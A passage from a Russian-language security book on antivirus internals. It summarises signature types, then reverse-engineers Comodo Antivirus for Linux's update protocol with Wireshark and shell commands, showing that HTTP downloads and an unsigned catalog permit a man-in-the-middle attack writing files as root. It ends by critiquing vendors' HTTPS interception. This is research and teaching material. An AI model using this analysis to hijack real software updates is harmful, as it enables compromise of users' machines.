Криптографические хеши подтверждают, что это разные файлы:

```
$ md5sum HGWC.ex_ BypassXtrap.ex_
e1acaf0572d7430106bd813df6640c2e  HGWC.ex_
73be87d0dbcc5ee9863143022ea62f51  BypassXtrap.ex_
```

Даже сложное нечеткое хеширование двоичных данных их не связывает:

```
$ ssdeep HGWC.ex_ BypassXtrap.ex_
ssdeep,1.1--blocksize:hash:hash,filename
12288:faWzgMg7v3qnCiMErQohh0F4CCJ8lnyC8rm2NY:CaHMv6CorjqnyC8rm2NY,
"/home/joxean/pyew/test/graphs/HGWC.ex_"
49152:C1vqjdC8rRDMIEQAePhBi70tIZDMIEQAevrv5GZS/ZoE71LGc2eC6JI/Cfnc:
C1vqj9fAxYmlfACr5GZAVETeDI/Cvc,
"/home/joxean/pyew/test/graphs/BypassXtrap.ex_"
```

Графовые сигнатуры намного сильнее сигнатур, основанных только на байтах. Но стоимость вычисления часто делает их применение неприемлемым. Поэтому антивирусные компании не стали внедрять этот подход повсеместно.

Итоги

Антивирусные сигнатуры играют неотъемлемую роль в обнаружении угроз и применяются с момента появления защитных программ. По существу, это базы признаков, которые вместе с алгоритмами сопоставления распознают отдельную вредоносную программу или семейство. Для каждого вида в главе также показаны способы обхода.

Рассмотрены следующие сигнатуры:

• Последовательности байтов сопоставляются со строковыми шаблонами в содержимом вредоносного файла.
• Контрольные суммы, например CRC32, преобразуют последовательность байтов в короткий идентификатор, который ищется в базе. Они слабо защищены от коллизий и часто дают ложные срабатывания.
• Криптографические хеши устойчивее к коллизиям и редко приводят к ложному срабатыванию, но вычисляются дольше. Автор вредоносной программы легко обходит их небольшим изменением файла, создающим совершенно другое значение.
• Нечеткие хеши обнаруживают группы похожих файлов, обычно одно семейство. В отличие от криптографического хеширования, некоторые коллизии допустимы и могут указывать на родство образцов.
• Графовые хеши строятся по графу вызовов или потока вредоносной программы. Они требуют больше времени, чем остальные методы, а ядро должно уметь дизассемблировать код. Зато такие сигнатуры хорошо находят разные поколения одной угрозы, поскольку опираются не на байты, а на связи базовых блоков или функций.

В следующей главе рассматриваются службы обновления, принципы их работы и практический разбор настоящей системы обновлений популярного антивируса.

Глава 5. Система обновлений

Антивирус обновляется чаще большинства программ на компьютере. Каждые несколько часов или хотя бы раз в день компании выпускают новые файлы определений, которые загружаются заказчикам для защиты от последних угроз.

Все современные продукты умеют обновляться автоматически. Обновляться могут файлы ядра, сигнатуры, графический интерфейс, вспомогательные средства, библиотеки и другие части. В зависимости от настройки процесс запускается от одного до нескольких раз в сутки.

Стратегия зависит от частоты запросов. Ежедневное обновление обычно доставляет свежие сигнатуры, тогда как еженедельное может представлять собой крупную редакцию с множеством стабильных правил. Но жестких правил нет: иногда заменяется весь набор сигнатур и подключаемых модулей.

Размер загрузки и состав файлов во многом определяются схемой хранения. Если модули и сигнатуры находятся в контейнере, при каждом обновлении загружается весь контейнер. Если компоненты распространяются отдельно, передаются только измененные.

В этой главе рассматриваются применяемые компаниями протоколы обновления, их недостатки и методика разбора. В конце обсуждается, как современные способы проверки HTTPS решают одну задачу, но создают множество новых проблем.

Протоколы обновления

Каждая компания, а иногда и каждый ее продукт, использует собственный протокол, стратегию и схему распространения сигнатур и модулей. Тем не менее есть общие черты:

• **Загрузка по HTTP или HTTPS.** Иногда, главным образом в устаревших продуктах, встречается FTP.
• **Файлы каталогов.** Один или несколько каталогов содержат список загружаемых файлов и относительные либо полные сетевые адреса. Там же могут перечисляться платформы и версии продукта.
• **Проверка загруженных файлов.** Перед заменой старых данных обновления обычно проверяются, но способы различаются: от простой контрольной суммы CRC до цифровой подписи RSA.

Условный типичный протокол работает так:

1. Продукт регулярно, например раз в сутки, получает по адресу наподобие `http://av.com/modified-date` файл с метаданными о доступности обновлений.
2. Клиент помнит время последнего обновления. Если дата в файле новее, он загружает каталог списка, например `http://av.com/catalog.ini`.
3. Каталог XML либо INI обычно разделен на секции продуктов, платформ и операционных систем, например Windows 7 x86_64 или Solaris 10 SPARC. В каждой секции находятся имена нужных файлов и их хеши, например MD5, для последующей проверки целостности.
4. Если хеши соответствующих клиентских файлов отличаются от указанных в каталоге, файлы загружаются.
5. MD5 полученных данных проверяется для обнаружения ошибок передачи.
6. Если все правильно, необходимые службы останавливаются, старые файлы переносятся в резервный каталог, новые копируются на их место, после чего службы запускаются снова.

Эта условная схема близка к настоящим механизмам многих антивирусов. Далее приведены конкретные примеры.

Поддержка SSL и TLS

SSL и TLS - криптографические протоколы защиты канала связи, например глобальной или локальной сети. Они используют сертификаты X.509 и асимметричную криптографию для обмена случайным сеансовым ключом, которым последующий обмен симметрично шифруется и расшифровывается. Эти протоколы применяются в банковских службах и при передаче других чувствительных сведений.

Безопасная связь является основным требованием к системе обновления, особенно защитного программного обеспечения. К сожалению, на практике она используется не всегда. Чаще всего обновления загружаются по обычному HTTP, а не по HTTPS, работающему поверх SSL или TLS.

Незащищенный HTTP открывает возможности для множества атак:

• Изменив запись DNS, атакующий направит клиента на неправильный адрес. Клиент загрузит файлы, не проверив подлинность сервера, поскольку HTTP не использует сертификаты.
• Проведя атаку посредника в локальной сети, злоумышленник изменит файлы и их хеши в каталоге во время передачи и доставит клиентам испорченные либо троянизированные версии продукта.

Современные антивирусы продолжают применять незашифрованный HTTP по нескольким причинам:

• **Простота.** Правильно реализовать HTTPS труднее, чем HTTP.
• **Производительность.** HTTP быстрее из-за отсутствия расходов SSL или TLS. Сегодня разница ничтожна, но первые версии некоторых продуктов создавались десять-двадцать лет назад, когда она могла иметь значение.
• **Низкое качество проектирования и кода.** Некоторые инженеры не привыкли мыслить категориями безопасности или не понимают требований к протоколу. Компания реализует первую придуманную схему и сохраняет ее много лет, даже если она появилась в конце 1990-х или начале 2000-х.

Выше неслучайно сказано «правильно реализовать». Иногда разработчики добавляют SSL или TLS формально, не учитывая последствия для безопасности. Простое решение подменяет корректное, что приводит к следующим ошибкам:

• **Отсутствие проверки сертификата сервера.** Защищенный транспорт добавлен, но личность сервера не проверяется. Это не лучше отсутствия SSL или TLS и вдобавок снижает производительность. Браузер Google Chrome и средство Microsoft EMET используют закрепление сертификата для проверки личности веб-сервера.
• **Самоподписанные сертификаты.** Компания может использовать для серверов обновлений собственный сертификат вместо подписанного известным удостоверяющим центром и не добавить его в доверенное хранилище клиента. Тогда клиент принимает любой похожий самоподписанный сертификат. Такой сертификат нельзя отозвать обычным способом. Если атакующий похитит закрытый ключ компании, он сможет проводить атаки посредника до ручной замены сертификатов на всех клиентах. Сертификат удостоверяющего центра после происшествия отзывается, а новый автоматически принимается благодаря подписи доверенного центра.
• **Принятие просроченных сертификатов.** Срок действия сертификата ограничен. Если его вовремя не продлили из-за занятости или бюрократии, клиенты перестанут загружать обновления. Чтобы этого не произошло, некоторые продукты разрешают просроченные сертификаты, ослабляя защиту.

Проверка файлов обновления

Многие продукты терпят неудачу именно на проверке загруженных данных. Обычно она сводится к трем шагам:

1. По HTTP загружается каталог с именами файлов и хешами.
2. Загружаются перечисленные в нем нужные файлы.
3. Проверяются их хеши.

Обычно MD5 или SHA-1 загруженного файла сравнивается со значением из каталога. В крайне редких случаях применяется даже CRC32. Подобную старую критическую уязвимость в Dr.Web обнаружил Хосеан Корет; она подробно разобрана в главе 15.

Сравнивать полученный файл с хешем в каталоге правильно, но что произойдет, если атакующий изменит сам каталог? Он сможет подменить передаваемые файлы и одновременно записать новые хеши. Протокол не заметит вмешательства: все значения совпадут. В типичном сценарии атакующий получает контроль над сервером обновлений и начинает распространять вредоносные версии.

Лишь некоторые продукты правильно обеспечивают целостность и подлинность цифровыми подписями, например RSA. Подпись подтверждает, что файл создан соответствующим разработчиком и не изменен при передаче. Подписываться могут исполняемые файлы и сценарии.

Например, Microsoft подписывает каждый архив `.CAB`, загружаемый Windows Update, который также обновляет Microsoft Security Essentials. На 64-разрядных платформах операционная система требует подпись драйверов `.SYS` перед загрузкой.

При наличии надежной подписи даже HTTP не ставит под угрозу подлинность файла: злоумышленнику придется создать двоичный файл с действительной подписью. Без кражи сертификата или восстановления закрытого ключа это практически невозможно. Однако подобное уже происходило. Предположительно государственная вредоносная программа Flame была подписана сертификатом атакующих, созданным на основе сертификата сервера лицензирования терминальных служб посредством коллизии MD5.

Крупные производители постепенно внедряют подписи и проверки целостности, но часто только в Windows. Многие не подписывают исполняемые файлы ELF и Mach-O либо сценарии запуска фоновых служб в Unix. Исключения встречаются, но остаются исключениями.

> **Примечание.** Подпись исполняемых файлов привычна по меньшей мере в Windows. Подпись сценария оболочки может показаться странной, но в Unix он является исполняемой программой, подобно сценарию `.VBS` в Windows, и требует такого же отношения. Некоторые компании добавляют в конец сценария строку комментария с подписью RSA всего содержимого, кроме самой этой строки. Для двоичного файла подпись обычно помещается после исходных данных. Это безвредно: программа чтения игнорирует байты за первоначальным концом. Windows поддерживает подпись двоичных файлов посредством Microsoft Authenticode.

Разбор протокола обновления

Рассмотрим настоящий протокол коммерческого продукта Comodo Antivirus для Linux версии 1.1.268025-1 для AMD64. Понадобятся стандартные средства Unix наподобие `grep`, анализатор

сетевых протоколов Wireshark, веб-браузер и сам Comodo Antivirus.

После установки можно приступать к исследованию. У антивируса есть два вида обновлений: программные и сигнатурные. К первым относятся сканеры, драйверы, графические средства и другие компоненты. Ко вторым - обобщенные подпрограммы обнаружения и лечения, а также файлы CRC, MD5 и прочих сигнатур.

Запустите главный графический интерфейс версии для Linux командой `/opt/COMODO/cav`, если он еще не открыт. Появится окно, похожее на рисунок 5.1.

Рисунок 5.1. Главное окно Comodo Antivirus для Linux

В главном окне показано время последнего обновления сигнатур и число обнаруженных угроз. На вкладке антивируса есть команда обновления вирусной базы, показанная на рисунке 5.2.

Рисунок 5.2. Команда обновления вирусной базы в графическом интерфейсе Comodo для Linux

Именно с этой команды начнем разбор. Перед ее выбором запустите Wireshark с правами `root`:

```
$ sudo wireshark
```

Запустите захват из главного меню. Чтобы журнал был чище, добавьте фильтр HTTP. Затем потребуйте обновить вирусную базу. Через некоторое время появится обмен, похожий на рисунок 5.3.




Рисунок 5.3. Wireshark показывает проверку обновления сигнатур

Средство получает файл `http://download.comodo.com/av/updates58/versioninfo.ini`. Загрузим и посмотрим его:

```
$ GET http://download.comodo.com/av/updates58/versioninfo.ini
[VersionInfo]
MaxAvailVersion=20805
MaxDiff=150
MaxBase=20663
MaxDiffLimit=150
```

Это файл INI с одной секцией `VersionInfo` и четырьмя полями. Их смысл пока неизвестен, хотя `MaxAvailVersion`, вероятно, означает последнюю доступную версию. Найдем значение в файлах Comodo:

```
$ grep 20805 -r /opt/COMODO/
/opt/COMODO/etc/COMODO.xml: <BaseVer>0x00005145 (20805)
</BaseVer>
```

Совпадение найдено. Значение находится в `COMODO.xml` и обозначает последнюю версию сигнатур. Если `versioninfo.ini` содержит более новое число, загружаются обновления.

Для продолжения можно изменить `BaseVer` в `COMODO.xml` на `20804` и тем самым принудить графическую программу загрузить последнюю версию либо просто дождаться нового выпуска. После выбора обновления Wireshark покажет другой обмен, как на рисунке 5.4.




Рисунок 5.4. Запрос к веб-серверам Comodo для загрузки обновлений

Теперь известны способ проверки и место загрузки. Если `MaxAvailVersion` в `versioninfo.ini` выше `BaseVer` в `COMODO.xml`, обновление доступно по адресу вида:

```
http://cdn.download.comodo.com/av/updates58/sigs/updates/BASE_UPD_END_USER_v<<MaxAvailVersion>>.cav
```

Если открыть файл браузером или другим средством удаленного доступа, обнаружится двоичный формат с магической последовательностью CAV3:

```
$ pyew http://cdn.download.comodo.com/av/updates58/sigs/updates/
BASE_UPD_END_USER_v20806.cav
000 43 41 56 33 46 51 00 00 52 9A E9 54 44 92 95 26 CAV3FQ..R..TD..&
010 43 42 01 00 05 00 00 00 01 00 00 00 00 00 00 00 CB..............
020 01 00 00 00 42 00 22 00 00 43 42 02 00 05 00 00 ....B."..CB.....
030 00 01 00 00 00 00 00 00 00 01 00 00 00 42 00 22 .............B."
040 00 00 43 42 03 00 05 00 00 00 01 00 00 00 00 00 ..CB............
050 00 00 01 00 00 00 42 00 22 00 00 43 42 04 00 0A ......B."..CB...
060 00 00 00 06 00 00 00 00 00 00 00 02 00 00 00 E2 ................
070 00 6A 2C CC AC 00 22 00 00 43 42 05 00 05 00 00 .j,..."..CB.....
080 00 01 00 00 00 00 00 00 00 01 00 00 00 42 00 22 .............B."
090 00 00 43 42 06 00 0D 00 00 00 09 00 00 00 00 00 ..CB............
0A0 00 00 01 00 00 00 43 00 00 00 20 00 00 00 00 00 ......C... .....
0B0 22 00 00 43 42 20 01 A8 1F 20 00 A8 1F 20 00 00 "..CB ... ... ..
0C0 00 00 00 46 05 00 00 00 00 00 00 00 00 00 00 00 ...F............
0D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Содержимое похоже на сигнатуры Comodo. На 23 января 2015 года последней открыто указанной версией была 20806. Проверим, действительно ли она самая новая:

```
$ HEAD http://cdn.download.comodo.com/av/updates58/sigs/updates/
BASE_UPD_END_USER_v20813.cav
200 OK
Connection: close
```

```
Date: Fri, 23 Jan 2015 08:52:48 GMT
(...)

$ HEAD http://cdn.download.comodo.com/av/updates58/sigs/updates/
BASE_UPD_END_USER_v20814.cav
200 OK
Connection: close
Date: Fri, 23 Jan 2015 08:52:52 GMT
(...)

$ HEAD http://cdn.download.comodo.com/av/updates58/sigs/updates/
BASE_UPD_END_USER_v20815.cav
404 Not Found
Connection: close
Date: Fri, 23 Jan 2015 08:52:54 GMT
(...)
```

На сервере есть более новые файлы, последний доступный - `20814`, хотя установщику предлагается `20806`. Возможно, новые сигнатуры являются испытательными и еще недостаточно надежны, но служба поддержки может загрузить их для заказчика, которому требуется удалить определенную угрозу. Возможно и более простое объяснение: к моменту проверки `versioninfo.ini` еще не успели обновить. Точного ответа нет, но мы выяснили:

• как продукт проверяет наличие новой версии определений;
• точный удаленный путь загрузки.

Пока известно только обновление сигнатур, а не самой программы. Вернемся к графическому интерфейсу Comodo. На дополнительной вкладке есть команда проверки обновлений. Запустите новый чистый захват Wireshark и выберите ее. Через некоторое время антивирус сообщит, что установлена последняя версия, а журнал позволит понять, как сделан вывод, как на рисунке 5.5.




Рисунок 5.5. Записанный обмен при проверке новых файлов Comodo

Антивирус загружает XML по адресу:

```
http://cdn.download.comodo.com/cavmgl/download/updates/release/inis_1800/cavmgl_update_x64.xml
```

Откроем файл браузером и изучим его назначение.

Рисунок 5.6. XML обновления Comodo для Linux

Элемент `cavmgl_updates` содержит несколько элементов файлов. Для каждого указаны имя, размер, SHA-1 и основной адрес загрузки в атрибуте `src`. Присутствуют также каталог копирования, например `<copy folder="repair">`, и признак необходимости перезагрузки после замены `requireReboot="true"`.

Выберем `libSCRIPT.so` и проверим SHA-1 установленного файла:

```
$ sha1sum /opt/COMODO/repair/libSCRIPT.so
bbd369a115adb6551286c7d63687541573592d3d  repair/libSCRIPT.so
```

Хеш совпадает, следовательно, обновлять файл не нужно. То же относится к остальным значениям XML и только что установленным файлам. Добавим один байт к `libSCRIPT.so`:

```
# cp libSCRIPT.so libSCRIPT.so-orig
# echo A >> libSCRIPT.so
# sha1sum libSCRIPT.so
15fc298d32f3f346dcad45edb20ad20e65031f0e  libSCRIPT.so
```

Снова потребуем проверить обновления. Ничего не происходит: требуется изменить еще что-то. Найдем все экземпляры библиотеки:

```
# find /opt/COMODO/ -name "libSCRIPT.so"
/opt/COMODO/repair/libSCRIPT.so
/opt/COMODO/repair/scanners/libSCRIPT.so
/opt/COMODO/scanners/libSCRIPT.so
```

Оказалось, заменить нужно несколько файлов. Вероятно, при штатном обновлении сначала записывается экземпляр `libSCRIPT.so`, а затем средство обновления копирует его в остальные места. Мы заменили его вручную, поэтому перезапишем еще два:

```
# cp /opt/COMODO/repair/libSCRIPT.so /opt/COMODO/repair/scanners/
# cp /opt/COMODO/repair/libSCRIPT.so /opt/COMODO/scanners/
```

Запустим чистый захват Wireshark и снова проверим обновления. Теперь антивирус сообщает о доступной новой версии. После подтверждения он загружает `libSCRIPT.so`, что видно на рисунке 5.7.




Рисунок 5.7. Перехват загрузки компонента `libSCRIPT.so`

Разбор простого протокола завершен. Следующим шагом могло бы стать средство эксплуатации обнаруженных недостатков:

• все данные загружаются по HTTP;
• целостность проверяется криптографическим хешем, но цифровая подпись разработчиков Comodo отсутствует;
• файл каталога не подписан, и вообще проверок подписей не замечено.

Из-за этих слабостей атакующий, способный провести атаку посредника в локальной сети, может изменить содержимое и установить любые файлы. Достаточно предоставить антивирусу ожидаемый каталог XML. Более того, через эту ошибку файлы можно записать от имени `root` в произвольное место.

Неправильно реализованная защита

Некоторые продукты рекламируют проверку HTTPS, то есть HTTP, зашифрованного SSL или TLS. Фактически они исследуют сетевой обмен теми же приемами, что и вредоносные программы, поскольку TLS по своей природе не допускает просмотра защищенного содержимого посредником.

В апреле 2015 года Ханно Бёк опубликовал анализ проверки TLS антивирусами.

Чтобы просматривать TLS, антивирус вынужден проводить атаку посредника. Ему нужен подписанный доверенным удостоверяющим центром сертификат конкретного домена наподобие `*.google.com` либо новые сертификаты для каждого посещаемого сайта, подписанные

действующим центром. Антивирусы, законные программы Superfish и PrivDog, а также вредоносные программы решают задачу в Windows установкой нового корневого сертификата.

Такая стратегия антивируса дает результат, противоположный заявленному: обход TLS снижает защищенность компьютера.

Согласно упомянутому исследованию, Kaspersky и Avast применяли этот прием по умолчанию, а ESET - по запросу. Проверка всего обмена HTTPS создает множество проблем. Например, любое подобное перехватывающее средство нарушает закрепление открытых ключей HTTP HPKP. Эта технология позволяет веб-странице закрепить открытые ключи сертификатов в браузере, после чего при следующих посещениях принимаются только они. Эффективная защита от ложных сертификатов, выданных злонамеренным или взломанным удостоверяющим центром, ломается самим антивирусом.

Некоторые реализации перехвата, в частности Kaspersky, вдобавок делают пользователей уязвимыми к известным и давно исправленным атакам на TLS, включая CRIME и FREAK. Avast и Kaspersky принимали бессмысленные параметры обмена ключами Диффи-Хеллмана, например размером восемь бит. Хуже того, перехват ослаблял защиту обновлений самих продуктов, если их серверы вообще использовали TLS.

С точки зрения защиты это неприемлемо. Зато автору средства эксплуатации становится легче: антивирус разрешает атаки, которые браузер на полностью обновленной операционной системе не допустил бы.

Итоги

В главе рассмотрены службы обновления современных антивирусов, транспортные протоколы и недостатки небезопасных реализаций.

• **Упаковка файлов.** Желательно передавать только изменившуюся часть и сокращать сетевой обмен. Каталог обычно описывает обновляемые файлы, хеши и другие необходимые метаданные.
• **Транспорт.** Незащищенный HTTP допускает атаки посредника и другие угрозы. Но одного зашифрованного канала тоже недостаточно.
• **Проверка целостности.** Даже через незашифрованный канал можно безопасно получить обновление при надежной проверке подлинности. Обратное неверно: HTTPS почти бесполезен, если целостность самих файлов не проверяется.
• **Небезопасные реализации существуют на практике.** Подробный разбор коммерческого продукта показал HTTP и каталог с именами и хешами. На первый взгляд защита достаточна, но сам каталог не проверяется, поэтому атакующий может передать измененный список подконтрольных файлов с правильными хешами.

В заключение показано, что перехват HTTPS популярными антивирусами нарушает закрепление сертификатов и делает компьютеры пользователей менее безопасными.

На этом заканчивается первая часть книги с вводными и справочными сведениями. В следующей части «Обход антивирусного программного обеспечения» рассматривается обход различных компонентов, описанных выше.

Часть II. Обход антивирусного программного обеспечения

В этой части:

• глава 6: обход антивирусного программного обеспечения;
• глава 7: обход сигнатур;
• глава 8: обход сканеров;
• глава 9: обход эвристических механизмов;
• глава 10: определение поверхности атаки;
• глава 11: отказ в обслуживании.

Глава 6. Обход антивирусного программного обеспечения

Способы обхода антивирусов применяют авторы вредоносных программ, специалисты по проверке на проникновение и исследователи уязвимостей. Их цель - не допустить блокирования нагрузки, которую атакующий хочет исполнить на одном или нескольких целевых компьютерах.

